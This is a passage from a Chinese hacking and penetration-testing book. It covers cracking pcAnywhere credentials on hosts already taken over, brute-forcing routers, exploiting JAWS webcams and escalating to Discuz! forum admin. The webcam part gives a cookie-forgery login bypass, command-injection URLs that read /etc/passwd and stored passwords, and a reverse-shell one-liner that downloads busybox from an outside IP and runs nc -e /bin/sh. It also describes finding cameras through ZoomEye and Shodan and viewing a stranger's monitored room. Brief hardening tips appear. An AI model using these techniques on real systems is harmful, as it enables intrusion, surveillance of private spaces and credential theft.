在本案例中有很多可疑的地方。针对短链接地址，可以通过搜索引擎进行查询。使用“ping www.somesite.com”命令能够获取网站的真实 IP 地址（有些恶意信息中给出的地址就是数字 IP 地址）。此外，查询 IP 地址所在地点也能排除欺诈。

4. 使用计算机下载 APK 程序并进行病毒查杀

通过计算机下载 APK 程序，并使用计算机的杀毒软件进行查杀。一般的杀毒软件都能识别该 APK 是否为恶意程序。此外，可以通过 APK 程序的大小进行判断，通常木马程序 APK 的体积小于 2MB。

第 7 章 其他类型密码的获取与破解

在前面几章种讨论了操作系统、数据库、邮件、无线密码及 APK 密码获取与破解方面的内容，在网络渗透过程中还会涉及很多有关密码获取与破解的知识，如 Rar 文件解密、Word 密码加密与解密等。在本章中主要介绍涉及密码获取与破解的“杂项”，也即一些偏门的密码获取与破解，掌握这些知识点将有助于后续渗透或者目标网络的控制。

本章主要内容

- pcAnywhere 账号和口令的破解
- 使用 Router Scan 扫描路由器密码
- 使用 ZoomEye 渗透网络摄像头
- Discuz! 管理员复制提权技术
- RAR 加密文件的破解
- 一句话密码破解获取某网站 WebShell
- 使用 Burp Suite 破解 WebShell 密码
- Radmin 远控口令攻防全攻略
- 通过扫描 Tomcat 口令渗透 Linux 服务器
- VNC 认证口令绕过漏洞攻击
- Serv-U 密码破解
- 使用 Cain 嗅探 FTP 密码
- 利用 Tomcat 的用户名和密码构建后门
- 破解静态加密软件
- Word 文件的加密与解密
- Citrix 密码绕过漏洞引发的渗透
- 从渗透扫描到路由器跳板攻击

- 手工检测“中国菜刀”是否包含后门
- FlashFXP 密码的获取

7.1 pcAnywhere 账号和口令的破解

通过一些攻击方法和手段取得了远程计算机的控制权后，可以利用其他远程控制软件查找系统中的 CIF 文件，通过破解 CIF 文件获取 pcAnywhere 的账号和密码，进而通过 pcAnywhere 客户端对远程主机进行完全控制等操作。pcAnywhere 是一款比较流行的远程控制软件，其控制原理与 Radmin 等远程控制软件类似，需要账号和口令。不同的用户会根据个人喜好选择不同的远程管理软件，在很多情况下，管理员可能使用某一款远程管理软件管理多台计算机，根据其口令进行猜测或者安装键盘嗅探软件获取口令等信息可以渗透其内网和外网计算机。

7.1.1 在本地查看远程计算机是否开放了 5631 端口

pcAnywhere 默认的开放端口为 5631。在 DOS 提示符下输入“sfind -p *.*.19”命令查看该 IP 地址的端口开放情况，结果表明该计算机开放了 5631 端口，也就是说，该计算机使用 pcAnywhere 软件作为远程控制软件的服务端，如图 7-1 所示。




图 7-1 查看远程主机是否开放了 5631 端口

7.1.2 查找 pcAnywhere 账号和密码文件

通过各种攻击方法和手段成功控制该计算机以后，在其 Shell 或 Telnet 中查找 pcAnywhere 的账号和密码文件。pcAnywhere 的账号和密码保存在一个后缀为“.cif”的文件中，在系统目录中输入命令“dir *.cif /s”，查找系统磁盘中的所有 CIF 文件。在本

例中找到两个 CIF 文件，如图 7-2 所示，第一个文件是保存 pcAnywhere 账号和密码的文件，第二个是无用文件。




图 7-2 查找 pcAnywhere 账号和密码文件

7.1.3 将 CIF 加密文件传输到本地并进行破解

在本例中，使用 Radmin 的文件传输功能将文件传输到本地，然后通过 pcAnywherePWD 进行破解。直接运行 pcAnywherePWD，在“文件”对话框中选择刚传输回来的 CIF 文件，单击“解密”按钮，其账号和密码就显示出来了，如图 7-3 所示。



图 7-3 破解 pcAnywhere 的账号和密码

7.1.4 连接 pcAnywhere 服务端

pcAnywhere 的安装比较简单。安装完毕后，直接运行 pcAnywhere 软件，在新建连接向导中输入 IP 地址 “*.*.*.19”，并单击“完成”按钮，双击 “*.*.*.19” 地址所对应的标签，根据网络情况，很快就会出现 pcAnywhere 的服务端，要求输入用户名和密码，验证正确后可以完全控制等操作。如图 7-4 所示，通过 pcAnywhere 客户端对 pcAnywhere 服务端的操作就像对本地计算机操作一样方便。




图 7-4 连接 pcAnywhere 服务端

注意

(1) 通过 pcAnywhere 远程控制他人计算机时，该远程控制软件在完全控制模式下鼠标和屏幕是同步的，也就是说，如果用户正在使用远程肉机，那么他会感觉到有人在操作其鼠标和屏幕。所以，远程控制时攻击者的操作速度很快，且会选择用户没有使用该计算机（肉机）时进行操作。

(2) 攻击者拥有远程计算机（肉机）的 pcAnywhere 账号和口令后，如果用户没有更改用户名和密码，则相当于拥有一个不被查杀的后门。

7.2 使用 Router Scan 扫描路由器密码

Router Scan 是一款路由器安全测试工具，可以指定 IP 地址段对路由器进行暴力破解等安全测试，支持 TP-LINK、Huawei、Belkin、D-Link 等各大品牌型号的路由器。Router Scan 是俄罗斯安全人员开发的一套安全测试工具，目前已经对源代码进行开源，最新版本为 2.47，官方网站地址为 <http://stascorp.com/load/1-1-0-56>。该软件善于寻找和确定不同的设备，发现大量已知的路由器或服务器，最重要的是，能把其中有用的信息扫描出来，且使用过程非常简单。

7.2.1 运行 Router Scan 2.47

Router Scan 2.47 有汉化版本，不过有些版本的杀毒软件会提示其携带病毒，所以最好到官方站点下载。Router Scan 是免安装软件，直接运行可执行程序 RouterScan.exe 即可，其界面如图 7-5 所示。Router Scan 2.47 在 Router Scan 2.44 的基础上做了一些改动，可以编辑扫描 IP 地址范围、自动保存结果，并增加了一些扫描模块。




图 7-5 运行 Router Scan 程序

7.2.2 设置 Router Scan 扫描参数

下面介绍 Router Scan 扫描参数的设置。

1. 设置扫描端口

在 Router Scan 中，一共有 6 个地方需要设置参数，最大线程使用默认值（100）即可，超时也不用修改。在“Scan ports”（端口扫描）设置区单击“+”按钮，可以增加自定义路由器扫描端口，这对修改默认路由器端口为其他端口的扫描特别有用。如图 7-6 所示，在弹出的对话框中输入数字端口号即可，如“443”表示对“443”端口进行扫描并破解。



图 7-6 增加扫描端口

2. 设置扫描 IP 地址的范围

在“Enter IP ranges to scan”（IP 地址扫描范围）设置区单击“+”按钮可以增加待扫描 IP 地址，也可以通过修改 ranges.txt 文件的内容进行扫描，如扫描 IP 地址段

124.205.0.1 ~ 124.205.255.255，表示扫描“124.205”的 B 段，如图 7-7 所示，也可以扫描某一个 IP 地址。另外，可以单击“E”按钮，直接编辑扫描范围，以便对地址段进行编辑和扫描，如图 7-8 所示。




图 7-7 设置扫描 IP 地址的范围




图 7-8 对 IP 地址段进行编辑

3. 设置其他参数

如图 7-9 所示，默认自动保存扫描结果，可设置扫描代理服务器等信息。单击“Start scan”按钮开始扫描，扫描结果会在“Realtime Stats”标签页中实时显示。

4. 自定义字典

在扫描软件目录中打开 auth_basic.txt 文件，如图 7-10 所示，添加账号和密码，账号和密码用空格隔开，可以使用“//”进行注释，以便维护字典。




图 7-9 设置其他参数



图 7-10 增加字典

7.2.3 查看并分析扫描结果

在 Router Scan 中提供了扫描状态和结果显示，如图 7-11 所示，状态和结果都在软件的下方，可以通过“Realtime Stats”、“Good Results”和“Search Results”标签页查看。对扫描的结果，可以选中目标，右键单击直接访问有结果的目标，如图 7-12 所示。




图 7-11 查看扫描结果

- 天地伟业网络摄像机：用户名“Admin”，密码“111111”。

2. 登录密码绕过漏洞

对之前使用默认密码成功登录的页面进行抓包，找到处理页面登录逻辑的 JS 代码。对处理页面登录的逻辑进行分析，发现存在登录绕过漏洞，代码如下。

```
$(document).ready(function(){
    dvr_camcnt = Cookies.get("dvr_camcnt");
    iSetAble = Cookies.get("iSetAble");
    iPlayBack = Cookies.get("iPlayBack");
    dvr_usr = Cookies.get("dvr_usr");
    dvr_pwd = Cookies.get("dvr_pwd");
    if(iSetAble == '0'){
        $('#pb_settings').css('display','none');
    }
    if(iPlayBack == '0'){
        $('#pb_review').css('display','none');
    }
    if(dvr_camcnt == null || dvr_usr == null || dvr_pwd == null)
    {
        location.href = "/index.html";
    }
}
```

系统管理页面直接通过 JS 程序检查 cookie 是否为空来判断用户是否已经登录——现在竟然还有程序员这样编写判断登录状态的代码，安全性实在太低了。因此，通过伪造 cookie 便可以绕过登录检查。通过代码可以看出，需要伪造 3 个 cookie 值，分别是 dvr_camcnt、dvr_usr=admin 和 dvr_pwd=123。

直接打开 <http://xx.xx.xx.xx/view2.html> 页面并抓包，发现系统会自动设置该 cookie 参数的值。需要把这个值记录下来，否则后面填错的话是看不到监控内容的。

dvr_usr 和 dvr_pwd 可以随便设置，只要不为空就好，如图 7-13 所示。保存后，刷新页面 <http://xx.xx.xx.xx/view2.html>，便可以成功登录系统。




图 7-13 密码绕过漏洞

3. 直接获取 WebShell 及其 root 密码

直接访问页面 <http://www.antian365.com/shell?cat/etc/passwd>，即可获取服务器 root 账号的密码，如图 7-14 所示。该 root 账号的密码密文为“a03e3thxwWU0g”，经破解，其明文为“juantech”。



图 7-14 获取 WebShell

4. 获取反弹 Shell

执行以下命令，将反弹 Shell 至 122.115.47.39 的 8000 端口。

```
cd /root/rec/al && wget http://212.111.43.161/busybox &&chmod +x busybox&& ./busybox nc 122.115.47.39 8000 -e /bin/sh -e /bin/sh
```

还可以执行命令“<http://www.antian365.com/shell?usr/sbin/telnetd -l/bin/sh -p 25>”，通过远程登录目标 IP 地址的方法直接进入系统。

7.3.2 实战演练

通过 7.3.1 节的漏洞分析，我们可以对存在漏洞的网络摄像头进行实际漏洞测试，以验证漏洞的真实性，并掌握漏洞的利用方法。

1. 确定网络摄像头的关键字

在 Kali Linux 中打开 banner-grab，填写设备的 IP 地址和 Web 端口号，抓取结果如图 7-15 所示，其中关键字为“Server”后的字符串“JAWS”。




图 7-15 获取关键字

2. 快速获取存在的目标服务器

可以使用 ZoomEye 进行检索，输入地址“<https://www.zoomeye.org/search?q=JAWS>”直接进行查询。也可以使用 Shodan 进行检索（<https://www.shodan.io/search?query=JAWS%2F1.0>）。

如图 7-16 所示，ZoomEye 耗时 0.096 秒，获取了 37726 条结果，找到了 34263 台主机。




图 7-16 检索关键字“JAWS”

3. 随机对目标进行访问

在检索结果中随机访问。打开主机 <http://223.255.146.74/>，输入用户名“admin”，密码为空，直接登录系统，如图 7-17 所示，可以查看被监控房间的画面。




图 7-17 获得访问权限

4. 直接获取访问密码

使用命令“`shell?cat%20/tmp/usrm.ini`”可以直接获取访问密码。访问 <http://210.21.34.206/shell?cat%20/tmp/usrm.ini>，可以知道默认管理员密码为空，如图 7-18 所示。将默认密码进行修改，然后重新访问，其密码已经被明文写入/tmp/usrm.ini 文件，如图 7-19 所示。




图 7-18 直接获取管理员密码</

5. 获取无线网络的密码

在该网络摄像头的“设置”页面可以直接获取其无线 AP 的名称及密码，如图 7-20 所示。



图 7-20 获取无线 AP 的名称及密码

6. 反弹 Shell 测试

对部分目标进行了反弹 Shell 测试，结果均成功。可能是因为没有写权限，所以下载的 <http://212.111.43.161/busybox> 文件约为 100MB。

7.3.3 防范措施及建议

目前网上已经出现利用该漏洞的恶意程序，而官方尚未发布相应的补丁。用户可采取以下措施对设备进行加固。

- 修改默认 root 密码为其他强健密码。
- 不要对外提供 Web 访问机制。也可以将地址设置为一个复杂的名称，使其默认地址不被访问。
- 对写服务器操作进行严格限制。
- 修改用户“admin”的默认密码。

参考文章

- <http://www.freebuf.com/tools/5950.html>
- <http://www.ijiandao.com/safe/cto/5450.html>
- <http://www.myhack58.com/Article/html/3/8/2015/64210.htm>
- http://hb.ifeng.com/3c/detail_2014_04/04/2083399_0.shtml
- http://security.zol.com.cn/443/4439365_all.html
- <http://bobao.360.cn/news/detail/1388.html>
- <http://www.myhack58.com/Article/html/2/5/2015/58087.htm>

- <http://drops.wooyun.org/category/papers>

7.4 Discuz! 管理员复制提权技术

使用 Discuz! 建设论坛方便、快捷，不仅能够满足功能需求，而且安全性在同类软件中是最高的，因此深受广大用户的喜爱。

网络攻防技术研究的核心就是获取用户数据，以及获得系统的完全控制权限。本节主要针对如何获得 Discuz! 数据库管理员权限展开研究。在某些情况下，我们完全可以获取一个 WebShell。在获取 WebShell 的情况下，可以进一步获取 MySQL 等有关数据库连接的用户名和密码等信息。由于 Discuz! 特有的加密方式，即使通过 SQL 注入猜解获取了 Discuz! 论坛管理员的密码，也是无法破解的。因此，如何通过操作数据库来获得管理员权限尤为重要。本节研究的技术可以应用在以下两个方面。

- 恢复论坛管理员的密码。对 Discuz! 论坛管理员来说，如果忘记了密码，将无法管理整个论坛，因此必须想办法恢复。
- 提升权限，获取用户数据库文件。在得到 WebShell 的情况下，通过本节讨论的技术可以很容易地进行查看管理员信息、修改论坛设置、备份数据库等操作，还可以让普通用户获得管理员权限。

搭建的实验环境如下。

- 数据库：MySQL 5.1
- MySQL 数据库客户端管理软件：MySQL-Front
- Discuz! 7.0（下载地址：<http://download.comsenz.com/Discuz>）

7.4.1 Discuz! 论坛的加密方式

Discuz! 6.X 及之后的 Discuz! 7.0 都采用 MD5 多重加密，其加密函数有 checkmd5 和 authcode。如果以默认方式安装 Discuz!，这些函数存在于“include”目录下的 global.func.php 文件中。

采用 salt 方式随机获得一个字符串，然后对明文密码采取 MD5 加密，再与随机字符串连接起来，对连接后的字符串进行 MD5 加密。加密密码的函数为 md5(md5(\$newpw).\$salt)。其中，\$salt 为随机的，返回的字符串为 \$hash，大大提高了用户密码的安全性。

1. checkmd5 函数

checkmd5 函数的代码如下。

```
function checkmd5($md5, $verified, $salt = '') {
    if(md5($md5.$salt) == $verified) {
        $result = !empty($salt) ? 1 : 2;
    } elseif(empty($salt)) {
        $result = $md5 == $verified ? 3 : ((strlen($verified) == 16 &&
substr($md5, 8, 16) == $verified) ? 4 : 0);
    } else {
        $result = 0;
    }
    return $result;
}
```

以上代码主要对密码进行检测，有 3 个参数，分别是“@param string \$md5”、“@param string \$verified”、“@param string \$salt”。返回值为 0 表示失败；为 1 表示采用 MD5 with salt 方式；为 2 表示采用 Dual MD5 方式；为 3 表示采用正常的 MD5 加密方式；为 4 表示采用 MD5-16 方式。

2. authcode 函数

authcode 函数的代码如下。

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {

    $ckey_length = 4;
    $key = md5($key ? $key : $GLOBALS['discuz_auth_key']);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0,
$ckey_length): substr(md5(microtime()), -$ckey_length)) : '';

    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);

    $string = $operation == 'DECODE' ? base64_decode(substr($string,
$ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(
md5($string.$keyb), 0, 16).$string;
    $string_length = strlen($string);

    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }

    for($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
    }
}
```

```

        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }

    for($a = $j = $i = 0; $i < $string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $result .= chr(ord($string[$i]) ^ ($box[(($box[$a] + $box[$j]) % 256)]));
    }

    if($operation == 'DECODE') {
        if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() >
0) && substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0,
16)) {
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        return $keyc.str_replace('=', '', base64_encode($result));
    }
}

```

以上代码主要用来加密或者解密用户信息，其参数的意义如下。

- @param \$string：加密或解密的串。
- @param \$operation：加密或解密。
- @param：密钥。
- @return：返回字符串。

\$key_length 为随机密钥长度，取值范围 0~32。加入随机密钥，可以使密文没有任何规律，即使原文和密钥完全相同，加密结果也每次都会不同，进而使破解难度大大提高。\$key_length 取值越大，密文变动越大，密文变化为 16 的 \$key_length 次方。此值为 0 时，不产生随机密钥。

7.4.2 使用 MySQL-Front 管理 MySQL 数据库

下面讨论使用 MySQL-Front 管理 MySQL 数据库的相关内容。

1. 设置 MySQL-Front

MySQL-Front 是一款 MySQL 客户端管理软件，可以对 MySQL 数据库实现图形界面管理，软件下载地址为 <http://www.mysqlfront.de/download.html>。

安装 MySQL-Front 后直接运行，如图 7-21 所示。“信息”标签页主要用于显示名

称，可以随意设置。主要的设置在“注册”标签页进行，“用户”和“密码”需要手工输入，“数据库”可以手工输入，也可以通过程序自动获取。设置完毕，单击“确定”按钮，保存数据库设置并回到 MySQL 的“打开登录信息”窗口。




图 7-21 设置 MySQL-Front

说明

(1) 管理 MySQL 数据库的软件很多，也可以通过 phpMyAdmin 进行在线管理，其下载地址为 <http://www.phpmyadmin.net>。

(2) 本例中使用客户端软件来管理 MySQL 数据库是因为其方便快捷。当然，熟悉 MySQL 命令的朋友也可以手工在命令提示符下执行数据库操作。

2. 连接 MySQL 数据库

在“打开登录信息”窗口选择刚才设置的 MySQL 数据并打开，如图 7-22 所示，在 MySQL-Front 中常用的 4 个按钮为“对象浏览器”、“数据浏览器”、“SQL 编辑器”和“图表”。“对象浏览器”按钮主要用来浏览有哪些表，“数据浏览器”按钮主要用来查看选中数据库的表中的数据，“SQL 编辑器”按钮主要用来执行 SQL 语句，“图表”按钮主要用来与“对象浏览器”按钮进行切换。更多好用的功能和技巧需要读者自己揣摩，就不在此赘述了。




图 7-22 打开 MySQL 数据库

7.4.3 实施管理员复制

下面我们实施管理员复制。

1. 注册网站用户

在实施管理员复制前，需要在网站注册一个用户名。在本例中，注册普通用户“cxh”，密码为“test”。注册成功后，使用该用户进行登录，如图 7-23 所示。



图 7-23 使用注册账号登录网站

2. 通过 MySQL-Front 查看已注册用户信息

在 MySQL-Front 中查看已经注册的用户信息。选中 Discuz! 论坛的用户注册表

“*_members”，其中“*”为安装时设置的名称。如图 7-24 所示，在本例中为“antian_members”，该表中保存的是用户注册的信息，单击“数据浏览器”按钮，可以看到该用户的一些详细注册信息。

id	username	password	account	email	adminid	sex	groupid	endgroupid	regdate	lastdate
1	admin	a424...	admin	...	1	1	0	0	121958840	121958840
3	user	a424...	user	...	0	1	1	0	121206750	114...
4	user	2u6c...	user	...	0	0	10	0	221202	121207070
5	user	70d9...	user	...	0	0	10	0	22245	121216090
6	cxb	a424...	cxb	...	1	0	12	0	12598	121229140
7	user	ee6c...	user	...	0	3	3	0	211103	242
8	user	efc2...	user	...	0	0	10	0	22284	121250189
9	user	6a6c...	user	...	0	0	10	0	21879	121405692
10	user	6a6c...	user	...	2	0	10	0	221222	121505294
11	user	3a6b...	user	...	0	0	9	0	22280	121505290
12	user	ee6c...	user	...	0	0	10	0	22280	2229180155
13	user	70d9...	user	...	0	0	10	0	22280	121618707
14	user	c037...	user	...	0	0	10	0	24104	1216180340
15	user	9f54...	user	...	0	0	10	0	60251	121626366
16	user	70d9...	user	...	0	0	11	0	12534	121626366
17	user	a0e6...	user	...	0	0	10	0	202106	22225152187
